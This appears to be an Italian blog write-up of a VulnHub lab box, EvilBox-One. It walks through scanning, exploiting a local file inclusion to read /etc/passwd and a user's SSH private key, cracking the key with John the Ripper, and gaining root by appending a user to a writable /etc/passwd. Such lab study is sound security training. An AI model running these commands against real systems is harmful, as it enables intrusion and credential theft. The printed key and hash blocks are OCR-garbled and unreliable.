Penetration Testing sulla VM EvilBox-One

Per migliorare le mie competenze, ho deciso di affrontare la risoluzione di una Black Box disponibile su Vulnhub. In questo post illustrerò i principali passaggi della mia analisi.

La macchina è configurata per utilizzare il DHCP e fornisce direttamente l'indicazione dell'IP assegnato, consentendoci di passare subito alla scansione con *Nmap*. Nel caso in cui l'IP non fosse stato noto, avrei utilizzato *arp-scan* per identificare i dispositivi connessi alla rete locale: il router (PFSense), la mia Kali Linux (il cui IP è noto tramite *ifconfig*) e, infine, la macchina target.

Dalla Kali, avvio una scansione con *Nmap*. Questo passaggio è fondamentale per identificare le porte aperte sulla macchina target, fornendo informazioni cruciali per definire una strategia di attacco efficace.

```
(kali@kali)-[~]
$ nmap 192.168.50.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 09:50 CET
Nmap scan report for 192.168.50.167
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:51:96:CA (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Iniziamo l'analisi dalla porta 80. Utilizzando il comando:

sudo nmap -A -p 80 192.168.50.167

raccogliamo maggiori informazioni su questa porta. Successivamente, tentiamo di connetterci ad essa tramite un browser web per esplorare eventuali servizi o applicazioni esposti.

```
-(kali⊕kali)-[~]
    sudo nmap -A -p 80 192.168.50.167
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 09:54 CET
Nmap scan report for 192.168.50.167
Host is up (0.00068s latency).
PORT
       STATE SERVICE VERSION
80/tcp open http
                      Apache httpd 2.4.38 ((Debian))
_http-title: Apache2 Debian Default Page: It works
| http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:51:96:CA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
TRACEROUTE
            ADDRESS
    0.68 ms 192.168.50.167
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
```



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Ci troviamo davanti alla pagina di default di un server Apache2. Per proseguire l'analisi, utilizziamo *Gobuster* per individuare eventuali directory utili con il seguente comando:


gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt Questo ci aiuterà a scoprire risorse nascoste che potrebbero essere rilevanti per il nostro test.

```
(kali⊕kali)-[~]
 💲 gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://192.168.50.167
[+] Url:
   Method:
                             GET
                             10
[+] Threads:
                             /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
   Wordlist:
   Negative Status codes:
                             404
   User Agent:
                             gobuster/3.6
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 301) [Size: 317] [→ http://192.168.50.167/secret/]
/secret
/server-status
                                    [Size: 279]
Progress: 220560 / 220561 (100.00%)
Finished
```

Troviamo la directory **secret** durante la scansione con *Gobuster*. Ora possiamo provare ad accedervi utilizzando un browser web per verificare se contiene informazioni utili.



Ottenendo una pagina bianca dalla directory **secret** e non trovando contenuti visibili tramite l'ispezione del browser, proseguiamo con un ulteriore tentativo di enumerazione. Utilizziamo *Dirbuster*, un altro strumento utile per il *directory brute-forcing*, per cercare eventuali file che potrebbero non essere stati rilevati da *Gobuster*.



La scansione ha trovato un file chiamato **evil.php**. Ora, per proseguire, possiamo provare ad aprirlo nel browser per analizzarlo ulteriormente.



Poiché otteniamo una pagina bianca cercando di accedere al file evil.php, possiamo utilizzare **ffuf**, uno strumento per il brute-forcing di directory e file, per cercare di ottenere informazioni aggiuntive e magari riuscire ad accedere al file. Proviamo una serie di tentativi senza risultato, ma successivamente eseguiamo il seguente comando:

ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u http://192.168.50.167/secret/evil.php?FUZZ=/etc/passwd -fs 0

Questo comando permette di provare a forzare l'accesso al file /etc/passwd, un file comune in sistemi Unix, utilizzando la vulnerabilità Local File Inclusion (LFI) tramite evil.php.

Il comando ha restituito una risposta 200 OK con una dimensione di 1398 byte. Questo indica che il file /etc/passwd potrebbe essere stato correttamente incluso nel risultato, suggerendo che la vulnerabilità LFI è attiva. Ora possiamo tentare di raggiungere l'URL: http://192.168.50.167/secret/evil.php?command=/etc/passwd



Troviamo due utenti su cui vogliamo concentrarci: root e mowree. Per sfruttare la vulnerabilità LFI, ci concentriamo su mowree, cercando di ottenere la sua chiave SSH. L'obiettivo è ottenere l'accesso remoto al sistema sfruttando l'autenticazione SSH con la chiave privata dell'utente. Andiamo al seguente URL per recuperare il file id_rsa di mowree:

http://192.168.50.167/secret/evil.php?command=/home/mowree/.ssh/id rsa

Questo comando tenta di includere il file .ssh/id_rsa dalla home directory dell'utente mowree tramite la vulnerabilità LFI.

Ma cosa significa LFI? Perché ci ha permesso di fare tutto ciò?

LFI, che sta per **Local File Inclusion**, è una vulnerabilità di sicurezza che si verifica quando un'applicazione web permette di includere file locali (presenti sul server) tramite un parametro dell'URL o di un'altra richiesta. In pratica, un attaccante può manipolare l'input dell'applicazione per accedere a file sensibili o critici sul server, come ad esempio il file /etc/passwd (che contiene informazioni sugli utenti) o altri file di configurazione. Questo tipo di vulnerabilità può essere sfruttata per eseguire codice arbitrario, accedere a dati riservati o addirittura compromettere completamente il sistema.

Per prevenire LFI, è importante validare correttamente i dati in ingresso, evitare l'inclusione di file tramite parametri dell'utente e utilizzare tecniche di sanitizzazione dei percorsi file.

-BEGIN RSA PRIVATE KEY---- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEkIzON(+x4AO6FmjFmR8RUpwMHurmbRC6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4lr10Qom+0tOFsuoi b7A9XTubgElsIUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTZThMWExR1Wxp4Ub/k HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJurRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1 tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs 94ŔATK4joOIW7O8GnPdKBĬI÷3Hk0qakL1kyŶQVBſMjKTyEM8yRcssGZr/MdVnYWm VD5pEdAybKBfBG/xVu2CR378BRKzIJkiyqRjXQLoFMVDz3i30RpjbpfYQs2Dm2M7 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shi MtqgW1L0iAgB4CnTlud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS 62LrvcNZVokZjql8Xi7xL0XbEk0grpltLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69 Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8 p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X KREAJ3S0pMplP/ZcXjRL0lESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa . i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dKrr9yFyybVUqBwHrmmQVFGLkS2I/ 8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA== ----END RSA PRIVATE KEY-

Abbiamo quindi ottenuto la chiave, ma prima di poterla utilizzare, dobbiamo verificarne e, se necessario, decifrarne il contenuto. Per farlo, dobbiamo usare John the Ripper, uno strumento che permette di eseguire il cracking delle chiavi SSH. Procediamo come segue:

Estraiamo l'hash dalla chiave privata con il comando:

ssh2john rsa-bb > key.hash

Visualizziamo l'hash generato con:

cat key.hash

Ora possiamo utilizzare John the Ripper per cercare di crackare l'hash con la parola chiave di default:

john key.hash

John the Ripper proverà a indovinare la password della chiave privata tramite il brute force, utilizzando la sua wordlist predefinita.

Una volta che abbiamo ottenuto la password della chiave, possiamo procedere a utilizzare la chiave privata con i permessi corretti. Ricordiamoci che i permessi della chiave devono essere adeguatamente configurati per evitare problemi nell'accesso SSH. Se i permessi sono troppo "permissivi", l'accesso SSH verrà negato. Per impostare correttamente i permessi, eseguiamo:

chmod 600 rsa-bb

A questo punto, possiamo utilizzare la chiave per tentare l'accesso SSH al sistema target con:

ssh -i rsa-bb mowree@192.168.50.167

Se i permessi e la chiave sono corretti, dovremmo riuscire ad accedere al sistema come l'utente mowree.

```
(kali⊕kali)-[~]
ssh2john rsa-bb > key.hash
[kali@kali]-[~]
rsa-bi:$shing$0$859FB14B3F3D04E90E$1192$bae426d821487bf7994f9a4dc90ebe2b551aa7f15859cb04925cce36dfb1e003ba1668c5991f11529c0c1eeae66d10ba86aca88aff2f829420411
3d83332774204bd9140867600b9f9c5e5342493fc6290392e103103144da723659f04273a1ea3bfbbb4207c664fec5bb6fc7379b80b3d02984e66badf19cae4e70744809460107d98eab2576e8078
3d05dd7bb375bf3e0d618152629338bbf3618cb80642f938fe0681a46f68277a2300f39a9095facbf76aab8222bd744289bbe2d2d85bb2e2d6fb03d5d3b9b80496c954126ff1196be8917df11cbb5746
calld769fe92b6734fe20e4f34e13161314755b1a7851bfe41ed5d3cddbc34016e005fe21d3cab208ec4611a5591ca695ff29c69cebf4ce1959fb3d7add28e9a553cad3b1f86dd2e0f520b5a2662e
e9f260ba7312d080ccf2fe2016ce84399239a6e4b887a34eaff52b56d7c96f73a786d39a5ba3121209d8ccf1ecf57ead4a94c80ff19fe84b75dd725e96c155d05dc7a7f1fa20ee9c5fc9f79585ba38794b
afccd7d52953d92aac9a26ead1aa7c585bf7f37499bef1756231071c81001a67e65bdab556d20ca27ec1228314a175a4f93c674914a2952d2f9b0f5b47072e943a12829f71fc79db57c2f64dfbd3c
3183c4704a6bf7166022e4987f3172bd3aca952d9ef54ade3cb87f5secf782804cae23a0e216ecef6096cf74a06223edc7934a9a9bd64c9841506d323293c8433cc9172cb066bfcc759d85a6543
3183c4704a6bf7166022e4987f3172bd3aca952d9ef54ade3cb87f5secf782804cae23a0e216ecef6096cf74a06223edc7934a9a9bd64c9841506d323293c8433cc9172cb066bfcc759d85a6543
69511d0326ca05f046ff15b608247f7efc0512b3949922caa46635d02e814c54345477337d11a36e97d84c2d3899853031bdba0cd0416e1ff7ba9edf44pf231a46ecc7e4244cer9099528bde88b1d768fb
e5e2fc82a0f2d6f3d73b0d0ecbcff0f86b9136fc9952d2e365d5e3126845f6669312089379d1464bccc710ad6f768306e8b515204f6f6881a16797ea979aacd74c611d44fc8670f33b675c593d5d5c1
3faf9132daa05b52f4888081e029d322e77a0e95dbb51f65ffff530eb5dafb89d67035b61a82a396324c428db8d7b39f129d2eb6zebbdc3595689198ea97c5e2eff12f65db124d20b6922d2ed5fbc
4d1cb135559b78507eocb0e730a9b964738416465c6710a64408accd78e5b65b676b7409b848865656285209435bba309458bbca77044d01c373eccdf637eb1f6740739307d890d3112921002774b444ca655ff655c844b53a5112417794436caf6fa6d66fb3a6184423359ee3ba72e75bb671464855222bdf72eb3d55d52580701eb99364511462e44b633ff
    61f47C535314039b9361c6cbafbaa92ff843a0d55714c7769e038364110d14e3a7be1d435359ee3bae72f5bb0c1144f822bcd1d92bafdc85cb26d552a0701eb9a64151462e44b623ff243958c88
2a4190e2b35158a568a3f1da46823f7f61bab5b12239572550c4fc8aeb4083c4b854
  icorn (rsa-bb)
0:00:00:00 DONE 2/3 (2024-12-12 11:33) 16.66g/s 212350p/s 212350c/s 212350C/s sniper..xavier
e the "--show" option to display all of the cracked passwords reliably
```

```
(kali@ kali)-[~]
$ ssh -i rsa-bb mowree@192.168.50.167
Enter passphrase for key 'rsa-bb':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$ ls -a
. . . .bash_history .bash_logout .bashrc .local .profile .ssh user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp@soobpzWSVzKh9YOvzGLgtPZQ
```

Siamo riusciti ad ottenere un accesso SSH, adesso cerchiamo di eseguire la scalata dei privilegi. Dopo aver esaminato i permessi di vari file, ho notato che il file /etc/passwd aveva sia i permessi di lettura che di scrittura. Per verificarlo, ho eseguito il comando:

Is -Isa /etc/passwd

```
mowree@EvilBoxOne:~$ ls -lsa /etc/passwd
4 -rw-rw-rw- 1 root root 1398 ago 16 2021 /etc/passwd
```

Scoprendo di poter scrivere nel file **/etc/passwd**, ho deciso di aggiungere un nuovo utente con privilegi di root. Per farlo, ho utilizzato un altro terminale per creare una password criptata per il nuovo utente, con il comando:

openssl passwd -1 password

```
(kali® kali)-[~] hash
$ openssl passwd -1 password
$1$VfV.OXlM$zV608IVeD8t8i8qWmbtEB.
```

Questo comando ha generato un hash della parola "password" che avrei usato per configurare la password del nuovo utente nel file. Per aggiungere il nuovo utente al file /etc/passwd, ho eseguito il seguente comando:

echo 'notsimone:\$1\$VfV.OXIM\$zV6O8IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd

Dopo aver aggiunto l'utente, ho usato il comando:

su notsimone

```
mowree@EvilBoxOne:~$ echo 'notsimone:$1$VfV.OXlM$zV608IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd
mowree@EvilBoxOne:~$ su notsimone
Contraseña:
root@EvilBoxOne:/home/mowree#
```

Inserendo la password "password", sono riuscito ad ottenere i permessi di root accedendo con l'utente "notsimone" appena creato. Per ottenere la bandiera finale, ho eseguito i seguenti comandi:

cd /root ls -lsa cat root.txt

```
root@EvilBoxOne:/home/mowree# cd /root
root@EvilBoxOne:/root# ls -lsa
total 24
4 drwx---- 3 root root 4096 ago 16
                                       2021 .
4 drwxr-xr-x 18 root root 4096 ago 16
                                       2021 ..
0 lrwxrwxrwx 1 root root
                             9 ago 16
                                       2021 .bash_history → /dev/null
4 -rw-r--r-- 1 root root 3526 ago 16
                                       2021 .bashrc
4 drwxr-xr-x
             3 root root 4096 ago 16
                                       2021 .local
4 -rw-r--r-- 1 root root
                           148 ago 17
                                       2015 .profile
             1 root root
                            31 ago 16
                                       2021 root.txt
root@EvilBoxOne:/root# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
root@EvilBoxOne:/root#
```

Conclusione:

In questo esercizio di penetration testing sulla macchina EvilBox-One, siamo riusciti a sfruttare diverse vulnerabilità per ottenere l'accesso root. Dopo aver identificato una vulnerabilità di Local File Inclusion (LFI) tramite l'analisi del sito web in esecuzione su Apache2, abbiamo ottenuto la chiave SSH dell'utente "mowree" e, tramite l'utilizzo di John the Ripper, siamo riusciti a decifrarla. Con la chiave privata correttamente configurata, siamo riusciti ad accedere al sistema tramite SSH.

Successivamente, abbiamo esaminato i permessi del file /etc/passwd e scoperto che era possibile scrivere al suo interno. Approfittando di questa possibilità, abbiamo aggiunto un nuovo utente con privilegi di root. Una volta creato l'utente, siamo riusciti a ottenere l'accesso come root utilizzando la password generata. Infine, siamo riusciti a ottenere la bandiera finale accedendo alla cartella /root e leggendo il file root.txt.

Questa esercitazione ha evidenziato l'importanza di una corretta configurazione della sicurezza, tra cui la protezione contro vulnerabilità come LFI e l'uso di permessi adeguati sui file di sistema sensibili. Inoltre, ha dimostrato l'efficacia di strumenti come Nmap, Gobuster, John the Ripper e OpenssI nel contesto di un attacco pratico.